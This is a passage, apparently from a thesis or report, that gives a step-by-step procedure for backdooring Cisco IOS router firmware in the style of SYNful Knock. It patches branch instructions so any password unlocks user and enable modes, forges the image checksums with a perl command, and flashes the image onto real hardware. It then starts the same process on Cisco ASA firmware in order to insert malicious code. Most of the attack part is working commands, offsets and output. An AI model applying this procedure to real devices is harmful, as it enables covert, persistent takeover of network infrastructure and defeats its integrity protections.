      3c:       80 00 80 00      lwz      r0,-32768(0)
      40:       80 00 80 00      lwz      r0,-32768(0)
      44:       01 25 87 20      .long 0x1258720
      48:       01 45 08 e0      .long 0x14508e0
      4c:       00 00 00 07      .long 0x7
      50:       00 00 00 20      .long 0x20
        ...
      60:       94 21 ff e8      stwu     r1,-24(r1)
      64:       7c 08 02 a6      mflr     r0
      68:       bf 81 00 08      stmw     r28,8(r1)
      6c:       90 01 00 1c      stw      r0,28(r1)
      70:       7c 7d 1b 78      mr       r29,r3
      74:       7c 9c 23 78      mr       r28,r4
```


Figure 12 Start address of code

4.4. Modification Process

In this chapter, the author will demonstrate the technical side of modifying a Cisco IOS image. The following topics will be covered in this section:

- Modification Process: In this part, we are going to write a function or modify the current function to change a fundamental part of the IOS structure. First of all, we must learn PPC assembly language; then, there is a requirement to write a new function or modify a current function in PPC assembly language; and finally, we have to check the modified version of the IOS in the virtual environment.

In the PowerPC assembly language, the "bne" instruction has a "0x40" opcode, and the "beq" instruction has a "0x41" opcode. First of all, we must find the address of the "bne" instruction and change it to "beq." To do this, we already know the ELF entry point is "0x80008000," and with an object dump command we can find the starting point of code (Figure 12). That is "0x60" according to the line number 60 information. Moreover, we know the "bne" code information through IDA Pro: that is ".text:803E30EC   bne   loc_803E309C". Finally, with a simple calculation, we can find the address of the bne command in the binary file (Figure 13) which is 3DB14C.



```
803E30EC - 80008000 + 60                                  = 3DB14C

                                                            3DB14C

Hexadecimal                               17330514₈ = 4043084₁₀
   0 000  0000  0000  0000  0 000  0000  0000  0000
  63                        47                   32
   0 000  0000  0011  1101  1 011  0001  0100  1100
  31                        15                    0
```


Figure 13 Calculation to find bne address

To enable the EXEC command mode, we need to follow the same process: first, find the "% Bad secrets" string in IDA Pro, and, then, find the bne command. The result is the following:

.text:80C82294 bne loc_80C82248

0x80C82294 - 0x80008000 + 0x60 = 0xc7a2f4

In the end, there are two addresses with bne instructions (0x40 opcode). We will change them to beq = 0x41 to bypass the Cisco router user EXEC and enable the EXEC mode (Figure 14).



```
root@safe-ThinkPad-T450s: /SYNful 95x26
File Edit Windows Help Local-Hex                              20:37 07.03.2017
[x]─────────────────── /SYNful/C2600-I-.BIN ──────────────────────────2─
003db090 41 82 00 18 80 03 07 10-70 09 00 40 41 82 00 0c  A? ?????p? @A? ?
003db0a0 7f c4 f3 78 4b fb 37 0d-3b bd 00 01 7c 1d f8 00  ???xK?7?;? ?|??
003db0b0 41 80 ff d4 7f c3 f3 78-48 02 7b 09 80 01 00 2c  A??????xH?{??? ,
003db0c0 7c 08 03 a6 bb 41 00 10-38 21 00 28 4e 80 00 20  |????A ?8! (N?
003db0d0 94 21 ff 90 7c 08 02 a6-bf 61 00 5c 90 01 00 74  ?!??|????a \?? t
003db0e0 7c 7f 1b 78 7c bd 2b 78-7c 9c 23 79 40 82 00 18  |??x|?+x|?#y@? ?
003db0f0 3c 60 80 e3 38 63 f9 a0-48 00 00 78 38 60 00 01  <`??8c??H  x8` ?
003db100 48 00 00 78 3b c0 00 00-3f 60 80 e3 80 ff 08 c8  H  x;?  ?`??????
003db110 7f e3 fb 78 38 81 00 08-38 a0 00 50 38 db f9 b4  ???x8? ?8? P8???
003db120 1c e7 03 e8 39 00 00 01-39 20 00 01 48 00 00 61  ????9  ?9  ?H  a
003db130 2c 03 00 00 41 82 00 1c-38 61 00 08 7f 84 e3 78  ,?  A? ?8a ????x
003db140 7f a5 eb 78 4b fc 8f d9-2c 03 00 00 41 82 ff b0  ???xK???,?  A???
003db150 80 1f 01 50 70 09 02 00-40 82 00 1c 3b de 00 01  ???Pp?? @? ?;? ?
003db160 2c 1e 00 02 40 81 ff a8-3c 60 80 e3 38 63 f9 c0  ,? ?@???<`??8c??
003db170 4b fd 2c 49 38 60 00 00-80 01 00 74 7c 08 03 a6  K?,I8`   ?? t|???
003db180 bb 61 00 5c 38 21 00 70-4e 80 00 20 94 21 ff c0  ?a \8! pN?  ?!??
003db190 7c 08 02 a6 bf 21 00 24-90 01 00 44 7c 7f 1b 78  |????! $?? D|??x
003db1a0 7c 9b 23 78 7c b9 2b 78-7c dd 33 78 7c fc 3b 78  |?#x|?+x|?3x|?;x
003db1b0 7d 1e 43 78 2c 09 00 00-41 82 00 0c 38 00 00 01  }?Cx,?  A? ?8  ?
003db1c0 90 1f 07 70 3b 40 00 00-9b 5b 00 00 7f e3 fb 78  ???p;@  ?[  ???x
003db1d0 38 80 00 0a 4b fe 57 d5-2c 03 00 00 40 82 00 20  8? ?K?W?,?  @?
003db1e0 7f e3 fb 78 38 80 00 0a-3c a0 80 3d 38 a5 9d 4c  ???x8? ?<??=8??L
── edit 3db14ch/4043084 ─────────────────────────────────────────────
1help  2save  3open  4view  5goto  6mode  7search  8resize  9viewin..0quit
```

```
root@safe-ThinkPad-T450s: /SYNful 95x26
File Edit Windows Help Local-Hex                              20:37 07.03.2017
[x]─────────────────── /SYNful/C2600-I-.BIN ──────────────────────────2─
00c7a240 48 00 00 2c 38 61 00 08-7f e4 fb 78 48 00 fd 61  H  ,8a ????xH ?a
00c7a250 20 03 00 00 7f a0 19 14-38 61 00 08 38 80 00 00   ?  ????8a ?8?
00c7a260 38 a0 00 78 48 00 fa 35-7f a3 eb 78 80 01 00 b4  8? xH ?5???x?? ?
00c7a270 7c 08 03 a6 bb a1 00 a4-38 21 00 b0 4e 80 00 20  |????? ?8! ?N?
00c7a280 94 21 ff 98 7c 08 02 a6-bf 81 00 58 90 01 00 6c  ?!??|????? X?? l
00c7a290 7c 7d 1b 78 7c 9e 23 79-40 82 00 18 3c 60 81 0e  |}?x|?#y@? ?<`??
00c7a2a0 38 63 64 60 48 00 00 68-38 60 00 01 48 00 00 68  8cd`H  h8` ?H  h
00c7a2b0 3b e0 00 00 3f 80 81 0e-7f a3 eb 78 38 81 00 08  ;?  ???????x8? ?
00c7a2c0 38 a0 00 50 38 dc 64 74-38 e0 75 30 39 00 00 01  8? P8?dt8?u09  ?
00c7a2d0 39 20 00 01 4b 76 0e b9-2c 03 00 00 41 82 00 1c  9  ?Kv??,?  A? ?
00c7a2e0 7f c3 f3 78 38 81 00 08-38 a0 00 00 4b ff fe e1  ???x8? ?8?  K???
00c7a2f0 2c 03 00 00 41 82 ff b4-3b ff 00 01 2c 1f 00 02  ,?  A???;? ?,? ?
00c7a300 40 81 ff b8 3c 60 81 0e-38 63 64 80 4b 73 3a ad  @???<`??8cd?Ks:?
00c7a310 38 60 00 00 80 01 00 6c-7c 08 03 a6 bb 81 00 58  8`   ?? l|????? X
00c7a320 38 21 00 68 4e 80 00 20-94 21 ff f0 7c 08 02 a6  8! hN?  ?!??|???
00c7a330 93 e1 00 0c 90 01 00 14-7c 7f 1b 78 3c 80 81 0e  ?? ??? ?|??x<???
00c7a340 38 84 64 58 38 a0 00 03-48 01 03 61 2c 03 00 00  8?dX8? ?H??a,?
00c7a350 40 82 00 10 88 1f 00 03-2c 00 00 24 40 82 00 0c  @? ??? ?,  $@? ?
00c7a360 38 60 00 00 48 00 00 44-39 20 00 04 48 00 00 10  8`  H  D9  ?H  ?
00c7a370 39 29 00 01 2c 09 00 0a-41 81 00 10 7c 1f 48 ae  9) ?,? ?A? ?|?H?
00c7a380 2c 00 00 24 40 82 ff ec-2c 09 00 0b 38 60 00 00  ,  $@???,? ?8`
00c7a390 41 82 00 18 7f e3 fb 78-48 01 02 51 20 63 00 0c  A? ????xH??Q c ?
── edit c7a2f4h/13083380 ────────────────────────────────────────────
1help  2save  3open  4view  5goto  6mode  7search  8resize  9viewin..0quit
```


Figure 14 bne chnaged to beq instruction

So far, we have a modified Cisco IOS image so it does not have the proper password authentication function. We can login and enable modes that accept any password because the condition checking the password is always true. To summarize, we must follow these steps to bypass the authentication function in Cisco IOS images:

- Unzip the IOS image.
- Change the e_machine flag in Elf header to 0014 to load the image in the IDA Pro disassembler.

- Find the password function for the user and enable the EXEC mode. Moreover, find the exact "IF" condition of password checking.
- Find the code and ELF file entry addresses for calculation of the exact address of the "bne" condition.
- Find the "bne" and "beq" opcodes (0x40 and 0x41).
- Change "bne" to a "beq" instruction.
- Run the modified IOS image in the Dynamips emulator to see the result.

Currently, we have modified the Cisco IOS image to bypass the password authentication mechanisms for the user and enable modes. We can test it in the Dynamips emulator, but it is not possible to run it on the Cisco router hardware so far because it has wrong checksums in the image file, which the Cisco router hardware could detect it (Figure 15). In the next step, we are going to investigate bypassing the checksum mechanism in the Cisco router hardware and add a new function in the IOS image file for rootkit purposes.



```
*** System received a Software forced crash ***
signal= 0x17, code= 0x4, context= 0x8000c054
PC = 0x0, Vector = 0x0, SP = 0x0

System Bootstrap, Version 12.2(8r) [cmong 8r], RELEASE SOFTWARE (fc1)
Copyright (c) 2003 by cisco Systems, Inc.
C2600 platform with 131072 Kbytes of main memory

program load complete, entry point: 0x80008000, size: 0x74a084

Error : memory requirements exceed available memory
Memory required      : 0x11178324

*** System received a Software forced crash ***
signal= 0x17, code= 0x4, context= 0x8000c054
PC = 0x0, Vector = 0x0, SP = 0x0

System Bootstrap, Version 12.2(8r) [cmong 8r], RELEASE SOFTWARE (fc1)
Copyright (c) 2003 by cisco Systems, Inc.
C2600 platform with 131072 Kbytes of main memory

rommon 1 >
Meta-Z for help | 9600 8N1 | NOR | Minicom 2.7 | VT102 | Offline | ttyUSB0
```


Figure 15 Cisco router checksums error

4.5. Repacking Process

In content of this chapter, the author will demonstrate in extreme detail the technical side of repacking the Cisco IOS image. The following subject will be covered in this section:

- Repacking Process: In this content, the author will cover the repacking process. There is a challenge to solve the Cisco IOS integrity mechanism, which checks for IOS modification attacks. We could identify integrity data inside the IOS file and edit it with new parameters to ditch the integrity-checking mechanism.

Currently, we have the "C2600-I-.BIN_Login_Passowrd_Bypassed" image that already has no proper user and exec modes password checking system; this means we can log in to VTY and enable modes with any password. In this part, we are going to repack the "C2600-I-.BIN_Login_Passowrd_Bypassed" image for running on the Cisco router hardware. First, we must zip "C2600-I-.BIN_Login_Passowrd_Bypassed;" we could use zip applications, but they have overhead on the file. We can use the following python code (Figure 16) to eliminate extra overhead.



```
root@safe-ThinkPad-T450s: /SYNful/alaki 191x30
root@safe-ThinkPad-T450s:/SYNful/alaki# cat zipimage.py
import os
import zipfile
zi = zipfile.ZipFile('C2600-I-.BIN_Login_Passowrd_Bypassed.zip', 'w', zipfile.ZIP_DEFLATED)
zi.write('C2600-I-.BIN_Login_Passowrd_Bypassed')
zi.close()
root@safe-ThinkPad-T450s:/SYNful/alaki# python zipimage.py
root@safe-ThinkPad-T450s:/SYNful/alaki# ll
total 26224
drwxr-xr-x 2 root root     4096 Mar  9 20:51 ./
drwxr-xr-x 7 root root     4096 Mar  9 20:51 ../
-rw-r--r-- 1 root root 19237204 Mar  9 20:49 C2600-I-.BIN_Login_Passowrd_Bypassed
-rw-r--r-- 1 root root  7601339 Mar  9 20:52 C2600-I-.BIN_Login_Passowrd_Bypassed.zip
-rw-r--r-- 1 root root      177 Mar  9 20:51 zipimage.py
root@safe-ThinkPad-T450s:/SYNful/alaki# 
```

Figure 16 zip image


4.6. Bypassing Cisco IOS integrity checking system mechanisms

In this section, the author will cover how to bypass the Cisco IOS integrity checking system mechanisms.

From the repacking section, we have the "C2600-I-.BIN_Login_Passowrd_Bypassed" and "C2600-I-.BIN_Login_Passowrd_Bypassed.zip" files which we are going to work on to manipulate the checksums of the files running on the Cisco router hardware. First of all, we have to calculate the following values from files (Figure 17):

- Uncompressed Image Size
- Compressed Image Size
- Compressed Image Checksum

- Uncompressed Image Checksum




```
root@safe-ThinkPad-T450s: /SYNful/alaki 191x62
root@safe-ThinkPad-T450s:/SYNful/alaki# perl ../checksums.pl C2600-I-.BIN_Login_Passowrd_Bypassed

[!] Calculating the checksum for file C2600-I-.BIN_Login_Passowrd_Bypassed

[*] Bytes:      19237204
[*] Words:      4809301
[*] Hex:        0x01258954
[*] Checksum:   0xea1c4d2e

root@safe-ThinkPad-T450s:/SYNful/alaki#
root@safe-ThinkPad-T450s:/SYNful/alaki# perl ../checksums.pl C2600-I-.BIN_Login_Passowrd_Bypassed.zip

[!] Calculating the checksum for file C2600-I-.BIN_Login_Passowrd_Bypassed.zip

[*] Bytes:      7601339
[*] Words:      1900334.75
[*] Hex:        0x0073fcbb
[*] Checksum:   0xa0e4e1bb

root@safe-ThinkPad-T450s:/SYNful/alaki# 
```

Figure 17 Calculate checksums

Finally, we have the following information as checksums:

- 0x01258954 Uncompressed Image Size
- 0x0073fcbb Compressed Image Size
- 0xa0e4e1bb Compressed Image Checksum
- 0xea1c4d2e Uncompressed Image Checksum


In the first step, we should copy the headers file (which we already created from the original IOS image) (Figure 7)) into a new file, then add the four checksums' value, and finally copy the zip file into it (Figure 18).



```
root@safe-ThinkPad-T450s: /SYNful/alaki 191x62
root@safe-ThinkPad-T450s:/SYNful/alaki# cat ../c2600-i-mz.123-9.bin.header > FinalModifiedVersion.bin #copy the headers file
root@safe-ThinkPad-T450s:/SYNful/alaki# ls -la FinalModifiedVersion.bin
-rw-r--r-- 1 root root 16776 Mar 11 18:41 FinalModifiedVersion.bin
root@safe-ThinkPad-T450s:/SYNful/alaki#
root@safe-ThinkPad-T450s:/SYNful/alaki# perl -e 'print "\x01\x25\x89\x54\x00\x73\xfc\xbb\xa0\xe4\xe1\xbb\xea\x1c\x4d\x2e"' >> FinalModifiedVersion.bin #add four checksums value
root@safe-ThinkPad-T450s:/SYNful/alaki#
root@safe-ThinkPad-T450s:/SYNful/alaki#
root@safe-ThinkPad-T450s:/SYNful/alaki# cat C2600-I-.BIN_Login_Passowrd_Bypassed.zip >> FinalModifiedVersion.bin #Copy ZIP data
root@safe-ThinkPad-T450s:/SYNful/alaki#
root@safe-ThinkPad-T450s:/SYNful/alaki# ls -la FinalModifiedVersion.bin
-rw-r--r-- 1 root root 7618131 Mar 11 18:47 FinalModifiedVersion.bin
root@safe-ThinkPad-T450s:/SYNful/alaki# 
```

Figure 18 create a file to run on the Cisco router hardware

In the end, we must upload the "FinalModifiedVersion.bin" file into a Cisco router (Figure 19) to check whether it works in hardware or not; in the case of an error, we might double check the last parts from creating the zip file. As can be seen in the real hardware, we can log in with any password into the user and enable modes.



```
Router#copy tftp: flash:
Address or name of remote host []?
?Host name or address not specified
%Error parsing filename (Unknown error 0)
Router#copy tftp: flash:
Address or name of remote host []? 192.168.3.3
Source filename []? c2600-i-mz.123-9-wrongmd5.bin
Destination filename [c2600-i-mz.123-9-wrongmd5.bin]?
Accessing tftp://192.168.3.3/c2600-i-mz.123-9-wrongmd5.bin...
Erase flash: before copying? [confirm]
Erasing the flash filesystem will remove all files! Continue? [confirm]
Erasing device... eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee ...erasedee
Erase of flash: complete
Loading c2600-i-mz.123-9-wrongmd5.bin from 192.168.3.3 (via FastEthernet0/0): !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
[OK - 7643552 bytes]

Verifying checksum...  OK (0x626E)
7643552 bytes copied in 96.628 secs (79103 bytes/sec)
Router#
Meta-Z for help | 9600 8N1 | NOR | Minicom 2.7 | VT102 | Offline | ttyUSB0
```

Figure 19 Upload IOS to router

5. Implementation of SYNful Knock Attack in Cisco ASA Firewall

In the content of this chapter, the implementation of a SYNful Knock attack on the Cisco ASA firewall will be described. This block will contain information about technical background tools that have been used and all the attack plans. Prepare the test environment section containing information about the test bed and tools that are needed to deploy a SYNful Knock attack on the ASA firewall. Moreover, in the unpacking process, the author describes unpacking techniques in the Cisco ASA OS, which is an entirely different technique than the Cisco router IOS repacking process. In the third section, we will analyze the Cisco ASA OS from the architectural view to find a way to compromise its functionality. In the modification process, we are going to modify our findings in the analysis processes to apply on the binary files. Finally, we will find a technique to repack the modified version of the Cisco ASA OS and upload it in the Cisco ASA hardware; afterward, we will propose a technique to bypass the hash integrity checking system in the Cisco ASA hardware and software parts.

5.1. Prepare the test environment

In the content of this section, the author will concentrate on the describing and the installation of using tools. There are some categories of tools for implementation a part like Linux, digital forensics, and Cisco ASA hardware. As long as there is not a virtual (emulator) environment for the Cisco ASA firewall, the author will use the Cisco ASA 5505 hardware for part of the testing environment. For a testing environment, we need tools that are described below:

5.1.1. Linux machine:

We will use a Linux machine as a main module in the test bed because of the following utilities:

- binwalk: We use it for image files reverse-engineering and extracting the Cisco ASA firmware.
- dd: This is the most powerful command in Linux for converting and coping files with specific parameters like the start and end address of data.

- hte: This is a fast and light binary editor.
- cpio: This is a tool to copy files to and from archives.
- SCP: This command copies files using the SSH protocol.
- radare2: This is the most powerful open-source reverse-engineering tool.

5.1.2. Disassembler tool


In this study, the author uses two different disassemblers: radare2 (in Linux) and IDA Pro (in Windows 7). Radare2 has the advantage that it is open-source software, and IDA Pro has the advantage that it has a community version that has a quite handy GUI. The main purpose of using the disassembler is to insert malicious code in the IOS image. Radare2 is a framework for reverse-engineering and analyzing. It has a set of tools that can be used collectively or separately. In this study, we will use it as a disassembler, debugger, patcher, and converter.

5.1.3. Cisco ASA 5505 hardware:

The main reason why this model was chosen is that it does not have a secure boot module. The lack of secure boot helps us to copy the modified version of Cisco ASA OS in the ASA hardware to check the result of the modifications. Moreover, we need to find out the Cisco ASA hardware checksum mechanism. This means that we could generate the Cisco ASA version checksum we need to have for bypassing its integrity via hardware (verify command).

5.2. Unpacking process

In this chapter, the author will propose a new method for the unpacking process of Cisco ASA Software. In this study, since the author uses the Cisco ASA 5505 hardware and Cisco ASA 5505 supports ASA Version 9.2, we will evaluate Cisco ASA 9.2 because of hardware requirements [48]. First of all, the image (Figure 20) shows the original Cisco ASA software size, md5 checksum, sha512 checksum, and file type features that are needed later for modification and integrity bypassing processes.




```
root@safe-ThinkPad-T450s:/SYNful/ASA# ll
total 29728
drwxr-xr-x 2 root root     4096 Mar 27 20:46 ./
drwxr-xr-x 4 root root     4096 Mar 27 20:39 ../
-rw-r--r-- 1 root root 30431232 Mar 27 20:46 asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# md5sum asa921-k8.bin
ba225db6ec2b86a6d284792a631df94e  asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# shasum -a 512 asa921-k8.bin
0bfd5324b47b641c49a557d593a35b9577e27f85494944005c910ada8f8343b86bd1d7d1b80f1455b7342e2ff4018f9371b0c0818777c68098a146d60f228347  asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# file asa921-k8.bin
asa921-k8.bin: DOS/MBR boot sector; partition 1 : ID=0xd, active 0xa4, start-CHS (0x0,125,0), end-CHS (0x169,10,6), startsector 1936942446, 1818632293 sectors
root@safe-ThinkPad-T450s:/SYNful/ASA# 
```

Figure 20 ASA Software Features

5.2.1. Unpacking method verification

In this section, the author describes Cisco ASA software unpacking method and verification of unpacking. We will demonstrate the method with an md5 checksum output as an audit evidence. For this matter, we use the "binwalk" tool on the Linux machine. As the "binwalk" (Figure 21) command output shows, there are some files inside the ASA software binary file, and they have start points of bytes.

